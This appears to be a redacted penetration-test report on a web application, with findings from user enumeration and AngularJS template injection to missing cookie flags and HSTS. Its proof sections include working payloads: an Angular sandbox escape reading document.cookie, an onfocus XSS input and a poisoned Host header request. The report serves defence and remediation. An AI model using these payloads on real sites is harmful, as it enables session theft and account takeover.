User enumeration is when a malicious actor can use brute-force to either guess or confirm valid users in a system. User enumeration is often a web application vulnerability, though it can also be found in any system that requires user authentication. Two of the most common areas where user enumeration occurs are in a site's login page and its 'Forgot Password' functionality.

PROOF OF VULNERABILITY:

"[redacted]" functionality can be used to enumerate registered user, as if user does not exist application response that "Email not found" or "Email was already confirmed".



```
POST                HTTP/1.1
Host:
Connection: close
Content-Length: 216
Cache-Control: max-age=0
Origin:
Upgrade
Content-Type: application/x-www-form-urlencoded
User-Agent:

Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng
,*/*;q=0.8
Referer:
Accept-Language: en-US,en;q=0.9
Cookie:
```

```
was already confirmed, please
try signing in
```

RECOMMENDATIONS:

First registration step is user enters email address and submits, then the site shows generic 'Further instructions have been sent to your email address' message. If email is already in DB, email says already registered etc. If email not in DB, email should contain a continue registration URL. For more detailed information please use the link below: https://portswigger.net/blog/preventing-username-enumeration

Angular Client Side Template Injection

SEVERITY: **Medium**

LOCATION:

- [redacted]
- [redacted]
- [redacted]

ISSUE DESCRIPTION:

Client-side template injection vulnerabilities arise when applications using a client-side template framework dynamically embed user input in web pages. When a web page is rendered, the framework will scan the page for template expressions, and execute any that it encounters.

An attacker can exploit this by supplying a malicious template expression that launches a cross-site scripting (XSS) attack. As with normal cross-site scripting, the attacker-supplied code can perform a wide variety of actions, such as stealing the victim's session token or login credentials, performing arbitrary actions on the victim's behalf, and logging their keystrokes.

PROOF OF VULNERABILITY:

It is possible to inject arbitrary AngularJS expressions into the client-side template that is being used by the application.

The payload **{{a=(7*7.0)}}** was submitted in the [redacted]parameter. This input was echoed unmodified in the application's response. The echoed input appears within a client-side AngularJS template, as designated by the "ng-app" directive on an enclosing HTML tag.


Payload:

```
{{a=(7*7.0)}}
```

Request:

```
POST [redacted] HTTP/1.1
Host: [redacted]
Connection: close
Content-Length: [redacted]
Cache-Control: max-age=0
Origin: [redacted]
Upgrade-Insecure-Requests: 1
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryrA4YrgGLHRPr4Mwc
[redacted]
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Referer:[redacted]
Accept-Language: en-US,en;q=0.9
------WebKitFormBoundaryrA4YrgGLHRPr4Mwc
Content-Disposition: form-data; name="[redacted]"
[redacted]
------WebKitFormBoundaryrA4YrgGLHRPr4Mwc
Content-Disposition: form-data; name="[redacted]"
{{a=(7*7.0)}}
------WebKitFormBoundaryrA4YrgGLHRPr4Mwc
Content-Disposition: form-data; name="[redacted]"
```

Result:



49

This angular code can be used to steal user’s cookies, example is below.

Payload:

```
{{x = {'y':''.constructor.prototype}; x['y'].charAt=[].join;$eval('x=alert(document.cookie)');}}
```

Result:

RECOMMENDATIONS:

If possible, avoid using server-side code to dynamically embed user input into client-side templates. If this is not practical, consider filtering out template expression syntax from user input prior to embedding it within client-side templates.

Note that HTML-encoding is not sufficient to prevent client-side template injection attacks, because frameworks perform an HTML-decode of relevant content prior to locating and executing template expressions. For more detailed information please see the link below: https://docs.angularjs.org/guide/security

Reflected XSS in [redacted] field in [redacted] functionality

SEVERITY: **Medium**

LOCATION:

- [redacted]
- [redacted]

ISSUE DESCRIPTION:


Cross-Site Scripting (XSS) attacks are a type of injection, in which malicious scripts are injected into otherwise benign and trusted websites. XSS attacks occur when an attacker uses a web application to send malicious code, generally in the form of a browser side script, to a different end user. Flaws that allow these attacks to succeed are quite widespread and occur anywhere a web application uses input from a user within the output it generates without validating or encoding it.

Reflected attacks are those where the injected script is reflected off the web server, such as in an error message, search result, or any other response that includes some or all of the input sent to the server as part of the request. Reflected attacks are delivered to victims via another route, such as in an e-mail message, or on some other website. When a user is tricked into clicking on a malicious link, submitting a specially crafted form, or even just browsing to a malicious site, the injected code travels to the vulnerable web site, which reflects the attack back to the user's browser. The browser then executes the code because it came from a "trusted" server.

PROOF OF VULNERABILITY:

The [redacted] information functionality does not properly validates the [redacted], which leads to reflected xss vulnerability.

```
POST [redacted] HTTP/1.1
Host: [redacted]
User-Agent: [redacted]
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-GB,en;q=0.5
Referer: [redacted]
X-CSRF-Token: [redacted]
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 347
Cookie: [redacted]
Connection: close

[redacted]%3Cinput+onfocus%3Dalert('
XSS')%3E[redacted]
```



RECOMMENDATIONS:

Use verification and sanitization on both, client and server side, For more detailed information, please see the link below: https://www.owasp.org/index.php/XSS_(Cross_Site_Scripting)_Prevention_Cheat_Sheet

SSL Cookie Without Secure Flag Set

SEVERITY: **Medium**

LOCATION:

- [redacted]

- [redacted]
- [redacted]
- [redacted]
- [redacted]


ISSUE DESCRIPTION:

If the secure flag is set on a cookie, then browsers will not submit the cookie in any requests that use an unencrypted HTTP connection, thereby preventing the cookie from being trivially intercepted by an attacker monitoring network traffic. If the secure flag is not set, then the cookie will be transmitted in clear-text if the user visits any HTTP URLs within the cookie's scope. An attacker may be able to induce this event by feeding a user suitable links, either directly or via another web site. Even if the domain that issued the cookie does not host any content that is accessed over HTTP, an attacker may be able to use links of the form http://example.com:443/ to perform the same attack.

PROOF OF VULNERABILITY:

The next cookies appear not to have secure flag set:

- [redacted]
- [redacted]
- [redacted]
- [redacted]
- [redacted]
- [redacted]
- [redacted]
- remember[redacted]
- remember[redacted]



```
HTTP/1.1 302 Found
Server: [redacted]
Date: Tue, 05 Jun 2018 12:27:50 GMT
Content-Type: text/html; charset=utf-8
Connection: close
X-Frame-Options: SAMEORIGIN
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
Location: [redacted]
Cache-Control: no-cache
Set-Cookie: [redacted] path=/
Set-Cookie: [redacted] path=/
Set-Cookie: [redacted]
[redacted] path=/; HttpOnly
[redacted]
Strict-Transport-Security: max-age=31536000; includeSubdomains;
[redacted]

<html><body>You are being <a href="[redacted]">redirected</a>.</body></html>
```

RECOMMENDATIONS:

The secure flag should be set on all cookies that are used for transmitting sensitive data when accessing content over HTTPS. If cookies are used to transmit session tokens, then areas of the application that are accessed over HTTPS should employ their own session handling mechanism, and the session tokens used should never be transmitted over unencrypted communications. For more detailed information, please see the link below: https://www.owasp.org/index.php/SecureFlag

Strict Transport Security misconfiguration

SEVERITY: **Medium**

LOCATION:

- [redacted]
- [redacted]

ISSUE DESCRIPTION:

The HTTP Strict Transport Security policy defines a timeframe where a browser must connect to the web server via HTTPS. Without a Strict Transport Security policy the web application may be vulnerable against several attacks:


If the web application mixes usage of HTTP and HTTPS, an attacker can manipulate pages in the unsecured area of the application or change redirection targets in a manner that the switch to the secured page is not performed or done in a manner, that the attacker remains between client and server.

If there is no HTTP server, an attacker in the same network could simulate a HTTP server and motivate the user to click on a prepared URL by a social engineering attack.

The protection is effective only for the given amount of time. Multiple occurrence of this header could cause undefined behaviour in browsers and should be avoided.

PROOF OF VULNERABILITY:

There was no "Strict-Transport-Security" header in the server response.



```
HTTP/1.1 200 OK
Date: Wed, 06 Jun 2018 12:35:25 GMT
Content-Type: text/html
Connection: close
[redacted]
Vary: Accept-Encoding
[redacted]
Server: [redacted]
CF-RAY: [redacted]
Content-[redacted]
```

RECOMMENDATIONS:

Usage of HTTP should be kept at a minimum in web applications where security matters. Users which enter the web application via HTTP, e.g. by entering only the domain name in the URL bar of their browser should be redirected directly to a secure HTTPS URL. All HTTPS resources should provide a Strict-Transport-Security header which ensures that the browser uses only HTTPS for a given amount of time. The syntax for this header is as follows:

```
Strict-Transport-Security: max-age=<seconds>[; includeSubDomains]
```

The parameter max-age gives the time frame for requirement of HTTPS in seconds and should be chosen quite high, e.g. several months. Except the initial redirection the application should be used completely with HTTPS.

For more detailed information please see the link below:
https://www.owasp.org/index.php/HTTP_Strict_Transport_Security_Cheat_Sheet

Redirection from HTTP to HTTPS

SEVERITY: **Medium**


LOCATION:

- [redacted]
- [redacted]
- [redacted]
- [redacted]

ISSUE DESCRIPTION:

The redirection to a HTTPS URL is transmitted over the insecure HTTP protocol. This makes the redirection itself vulnerable against Man-in-the-Middle attacks. An attacker could redirect the user to a slightly different HTTPS URL which is under his control or keep the connection unencrypted by stripping down to HTTP and relaying between client and server.

PROOF OF VULNERABILITY:



```
HTTP/1.1 301 Moved Permanently
Server: [redacted]
Date: Mon, 11 Jun 2018 14:23:56 GMT
Content-Type: text/html
Content-Length: 194
Connection: close
Location: https://[redacted]

<html>
<head><title>301 Moved Permanently</title></head>
<body bgcolor="white">
<center><h1>301 Moved Permanently</h1></center>
<hr><center>[redacted]</center>
</body>
</html>
```

RECOMMENDATIONS:

Usage of HTTP should be kept at a minimum in web applications where security matters. Users which enter the web application via HTTP, e.g. by entering only the domain name in the URL bar of their browser should be redirected directly to a secure HTTPS URL. All HTTPS resources should provide a Strict-Transport-Security header which ensures that the browser uses only HTTPS for a given amount of time. The syntax for this header is as follows:

```
Strict-Transport-Security: max-age=<seconds>[; includeSubDomains]
```

The parameter max-age gives the time frame for requirement of HTTPS in seconds and should be chosen quite high, e.g. several months. Except the initial redirection the application should be used completely with HTTPS.

For more detailed information please see the link below:
https://www.owasp.org/index.php/HTTP_Strict_Transport_Security_Cheat_Sheet

SSL/TLS Protocol Initialization Vector Implementation Information Disclosure Vulnerability (BEAST)

SEVERITY: **Medium**

LOCATION:

- [redacted]
- [redacted]

ISSUE DESCRIPTION:

The SSL protocol, as used in certain configurations in Microsoft Windows and Microsoft Internet Explorer, Mozilla Firefox, Google Chrome, Opera, and other products, encrypts data by using CBC mode with chained initialization vectors, which allows man-in-the-middle attackers to obtain plaintext HTTP headers via a blockwise chosen-boundary attack (BCBA) on an HTTPS session, in conjunction with JavaScript code that uses (1) the HTML5 WebSocket API, (2) the Java URLConnection API, or (3) the Silverlight WebClient API, aka a "BEAST" attack.

A man-in-the-middle attacker can exploit this issue to decrypt encrypted traffic. This will result in a false sense of security, and potentially result in the disclosure of sensitive information.

PROOF OF VULNERABILITY:

Negotiated cipher suite:

```
ECDHE-RSA-AES256-SHA|TLSv1|Kx=ECDH|Au=RSA|Enc=AES-CBC(256)|Mac=SHA1
```

RECOMMENDATIONS:

A BEAST attack is a client-side (web browser) attack based on rendering Web pages and executing JavaScript on them. The issue should be mitigated client side by using up an up to date browser.

The only known mitigation from the Web server side is to use RC4 or allow only TLS 1.1/1.2. Due to weaknesses in RC4, this is not a valid mitigation and RC4 ciphers are disabled from 2.5.915.

For more detailed information please see the link below:
https://www.securityfocus.com/bid/49778/solution

Host header poisoning

SEVERITY: **Low**

LOCATION:

- [redacted]

ISSUE DESCRIPTION:

The application appears to trust the user-supplied host header. By supplying a malicious host header with a password reset request, it may be possible to generate a poisoned password reset link. Consider testing the host header for classic server-side injection vulnerabilities.

Depending on the configuration of the server and any intervening caching devices, it may also be possible to use this for cache poisoning attacks.

Resources:

- http://carlos.bueno.org/2008/06/host-header-injection.html
- http://www.skeletonscribe.net/2013/05/practical-http-host-header-attacks.html

POOF OF VULNERABILITY:

```
POST [redacted] HTTP/1.1
Host: m5vukh.[redacted]o
Cache-Control: no-cache
User-Agent: [redacted]
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-GB,en;q=0.5
Referer: [redacted]
Content-Type:                                                   multipart/form-data;
boundary=---------------------------16839077901699994457528919032
Content-Length: 5383
Cookie: [redacted]
[redacted];
[redacted]
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

```
HTTP/1.1 200 OK
Server: [redacted]
Date: [redacted]
Content-Type: text/html; charset=utf-8
Content-Length: [redacted]
Connection: close
X-Frame-Options: [redacted]
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
ETag: [redacted]
Cache-Control: max-age=0, private, must-revalidate
...
v   class="ad-custom-zephyr-banner-close">&times;</div></div><div   class="wrapper"><!--top
navbar--[redacted]
role="navigation"><div            class="navbar-header"><a            class="navbar-brand"
href="https://m5vukh.[redacted]"><div
[redacted]
```

RECOMMENDATIONS:

Don't trust the host header. In case of necessity of using the host header as a mechanism for identifying the location of the web server, it's highly advised to make use of a whitelist of allowed hostnames.

For more detailed information please see the link below:

https://www.acunetix.com/vulnerabilities/web/host-header-attack

Cookies without HTTPOnly flag set

SEVERITY: **Low**

LOCATION:

- [redacted]
- [redacted]
- [redacted]


ISSUE DESCRIPTION:

If the HttpOnly attribute is set on a cookie, then the cookie's value cannot be read or set by client-side JavaScript. This measure makes certain client-side attacks, such as cross-site scripting, slightly harder to exploit by preventing them from trivially capturing the cookie's value via an injected script.

POOF OF VULNERABILITY:

The following 3 unique cookies were received:

- [redacted]
- [redacted]
- [redacted]



```
X-Frame-Options: SAMEORIGIN
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
Location: [redacted]
Cache-Control: no-cache
[redacted] path=/
[redacted] path=/
Set-Cookie:
[redacted] path=/; HttpOnly
X-Request-Id: [redacted]
X-Runtime: 0.[redacted]
Strict-Transport-Security: max-age=31536000; includeSubdomains;
X-Frame-Options: [redacted]
Content-Length: 101

<html><body>You are being <a href="[redacted]redirected</a>.</body></html>
```

RECOMMENDATIONS:

There is usually no good reason not to set the HttpOnly flag on all cookies. Unless you specifically require legitimate client-side scripts within your application to read or set a cookie's value, you should set the HttpOnly flag by including this attribute within the relevant Set-cookie directive.

You should be aware that the restrictions imposed by the HttpOnly flag can potentially be circumvented in some circumstances, and that numerous other serious attacks can be delivered by client-side script injection, aside from simple cookie stealing.

For more detailed information please see the link below:
https://www.owasp.org/index.php/HttpOnly

Strict transport security is not enforced

SEVERITY: **Low**

LOCATION:

- [redacted]
- [redacted]
- [redacted]
- [redacted]
- [redacted]
- [redacted]
- [redacted]

ISSUE DESCRIPTION:

The application fails to prevent users from connecting to it over unencrypted connections. An attacker able to modify a legitimate user's network traffic could bypass the application's use of SSL/TLS encryption, and use the application as a platform for attacks against its users. This attack is performed by rewriting HTTPS links as HTTP, so that if a targeted user follows a link to the site from an HTTP page, their browser never attempts to use an encrypted connection. The sslstrip tool automates this process.

To exploit this vulnerability, an attacker must be suitably positioned to intercept and modify the victim's network traffic.This scenario typically occurs when a client communicates with the server over an insecure connection such as public Wi-Fi, or a corporate or home network that is shared with a compromised computer. Common defenses such as switched networks are not sufficient to prevent this. An attacker situated in the user's ISP or the application's hosting infrastructure could also perform this attack. Note that an advanced adversary could potentially target any connection made over the Internet's core infrastructure.

RECOMMENDATIONS:

The application should instruct web browsers to only access the application using HTTPS. To do this, enable HTTP Strict Transport Security (HSTS) by adding a response header with the name 'Strict-Transport-Security' and the value 'max-age=expireTime', where expireTime is the time in seconds that browsers should remember that the site should only be accessed using HTTPS. Consider adding the 'includeSubDomains' flag if appropriate.

Note that because HSTS is a "trust on first use" (TOFU) protocol, a user who has never accessed the application will never have seen the HSTS header, and will therefore still be vulnerable to SSL stripping attacks. To mitigate this risk, you can optionally add the 'preload' flag to the HSTS header, and submit the domain for review by browser vendors.

For more detailed information please see the link below: https://www.owasp.org/index.php/HTTP_Strict_Transport_Security_Cheat_Sheet

Session token in URL

SEVERITY: Informational


LOCATION:

- [redacted]

ISSUE DESCRIPTION:

Sensitive information within URLs may be logged in various locations, including the user's browser, the web server, and any forward or reverse proxy servers between the two endpoints. URLs may also be displayed on-screen, bookmarked or emailed around by users. They may be disclosed to third parties via the Referer header when any off-site links are followed. Placing session tokens into the URL increases the risk that they will be captured by an attacker.

PROOF OF VULNERABILITY:




```
GET [redacted] token=[redacted]
Host: [redacted]
User-Agent: [redacted]
Accept: */*
Accept-Language: en-GB,en;q=0.5
Referer: [redacted]
X-CSRF-Token: [redacted]
X-Requested-With: XMLHttpRequest
Cookie: [redacted]
```

```
GET
[redacted]&session_token=[redacted]
[redacted] HTTP/1.1
```

